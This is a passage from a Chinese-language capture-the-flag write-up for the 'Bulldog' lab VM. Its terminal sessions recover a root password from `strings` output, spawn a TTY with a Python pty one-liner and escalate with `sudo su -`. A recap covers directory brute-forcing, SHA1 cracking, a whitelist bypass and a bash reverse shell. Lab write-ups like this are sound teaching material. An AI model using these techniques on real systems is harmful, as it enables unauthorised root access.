
```
django@bulldog:/home/django/bulldog$ less /home/bulldogadmin/.hiddenadmindirectory/note
</bulldog$ less /home/bulldogadmin/.hiddenadmindirectory/note
Nick,

I'm working on the backend permission stuff. Listen, it's super prototype but I think it's going to work out great. Literally run the app, give your
ccount password, and it will determine if you should have access to that file or not!

It's great stuff! Once I'm finished with it, a hacker wouldn't even be able to reverse it! Keep in mind that it's still a prototype right now. I am a
out to get it working with the Django user account. I'm not sure how I'll implement it for the others. Maybe the webserver is the only one who needs
o have root access sometimes?

Let me know what you think of it!

-Ashley
django@bulldog:/home/django/bulldog$ 
```

(3) 打开customPermissionApp，看上去是可执行文件，使用strings打印其中的可打印字符：

```
strings /home/bulldogadmin/.hiddenadmindirectory/customPermissionApp
```



```
django@bulldog:/home/django/bulldog$ strings /home/bulldogadmin/.hiddenadmindirectory/customPermissionApp
<lldogadmin/.hiddenadmindirectory/customPermissionApp
/lib64/ld-linux-x86-64.so.2
32S0-t
libc.so.6
puts
__stack_chk_fail
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-H
SUPERultH
imatePASH
SWORDyouH
CANTget
dH34%(
AWAVA
AUATL
[]A\A]A^A_
Please enter a valid username to use root privileges
        Usage: ./customPermissionApp <username>
sudo su root
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
```




```
_ITM_deregisterTMCloneTable
puts@@GLIBC_2.2.5
_edata
__stack_chk_fail@@GLIBC_2.4
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
_Jv_RegisterClasses
__TMC_END__
_ITM_registerTMCloneTable
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
```

note文件中提示执行该文件，可以获得root权限，但通过ls查看文件权限只有读权限，并无法执行。

- 步骤8：拼接root密码提权

(1) 观察文件中只有这些字符，疑似可能与密码相关，英文单词包括：SUPER、ulitimate、PASSWORD、youCANTget，这些都与最高权限账号相关，推测这是一个解谜题目：




```
SUPERultH
imatePASH
SWORDyouH
CANTget
dH34%(
AWAVA
AUATL
```

最直接的组合是去掉H，变成一句通顺的英文句子：SUPERultimatePASSWORDyouCANTget

(2) su命令无法执行，提示：must be run from a terminal，上次Vulhub已经遇到过该问题，通过一句Python解决：

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

(3) 执行`sudo su -`，获得root权限，获取flag：




```
django@bulldog:/home/django/bulldog$ sudo su
sudo su
sudo: no tty present and no askpass program specified
django@bulldog:/home/django/bulldog$ python -c 'import pty;pty.spawn("/bin/bash")'
</bulldog$ python -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$ sudo su
sudo su
[sudo] password for django: SUPERultimatePASSWORDyouCANTget

root@bulldog:/home/django/bulldog# sudo su -
sudo su -
root@bulldog:~# ls
ls
congrats.txt
root@bulldog:~# cat congrats.txt
cat congrats.txt
Congratulations on completing this VM :D That wasn't so bad was it?

Let me know what you thought on twitter, I'm @frichette_n

As far as I know there are two ways to get root. Can you find the other one?

Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!
root@bulldog:~# 
```

(4) 如果不解决无法su，还记得有23端口的ssh，也可以使用Xshell通过ssh登录，登录成功后执行sudo su - 提权并获得flag

用户名：django

密码：SUPERultimatePASSWORDyouCANTget 不用猜测的密码，改了django再登录也可以。

sudo su提权，密码是：SUPERultimatePASSWORDyouCANTget



```
Copyright (c) 2002-2017 NetSarang Computer, Inc. All rights reserved.

Type `help' to learn how to use Xshell prompt.
[c:\~]$

Connecting to 192.168.128.108:23...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

42 packages can be updated.
22 updates are security updates.


Last login: Wed Sep 20 19:35:44 2017
django@bulldog:~$ sudo su -
[sudo] password for django:
root@bulldog:~# ls
congrats.txt
root@bulldog:~# cat congrats.txt
Congratulations on completing this VM :D That wasn't so bad was it?

Let me know what you thought on twitter, I'm @frichette_n

As far as I know there are two ways to get root. Can you find the other one?

Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!
root@bulldog:~#
```

靶场思路回顾

1. 目录暴破出dev和admin页面：

(1) 可暴破出dev页面，该页面源码里面有多个账号的用户名、邮箱、密码sha1值。该页面还链接到webshell命令执行页面。

(2) 可暴破出admin后台页面，登录密码通过dev页面破解sha1得到。

2. 绕过白名单限制，执行命令和反弹shell：绕过限制执行命令比较容易。反弹shell尝试多次使用bash反弹shell后成功，没有尝试py shell。

3. 搜索系统中id为1000以后的用户的文件，可以找到隐藏文件。

4. 猜解root密码很艰难。

总结

- 难点和踩到的坑：

(1) 发现和破解sha1：在dev页面查看源码，发现多个用户hash后，即使不知道是40位的sha1，也可以直接去cmd5破解，系统会自动识别，可以破解出2个账号。如果用hashcat暴破sha1，需要强大的字段和较长的时间。

(2) 反弹shell应该有多种方法：第一个想到的是bash shell，也想到了python反弹shell。只尝试了通过bash反弹shell，如果bash反弹不成功，可尝试往系统echo文件，赋予+x执行权限，执行脚本反弹。也可尝试Python是否能够反弹shell。

(3) 发现隐藏的包含root密码的文件，通过搜索id为1000之后的用户文件，查看历史命令，或者查看目录，也可能找到。

(4) 猜解root密码：这个是最难的，找到这个文件并不难，但是通过strings查看文件内容，并且拼接字符串为root密码，感觉难度很大。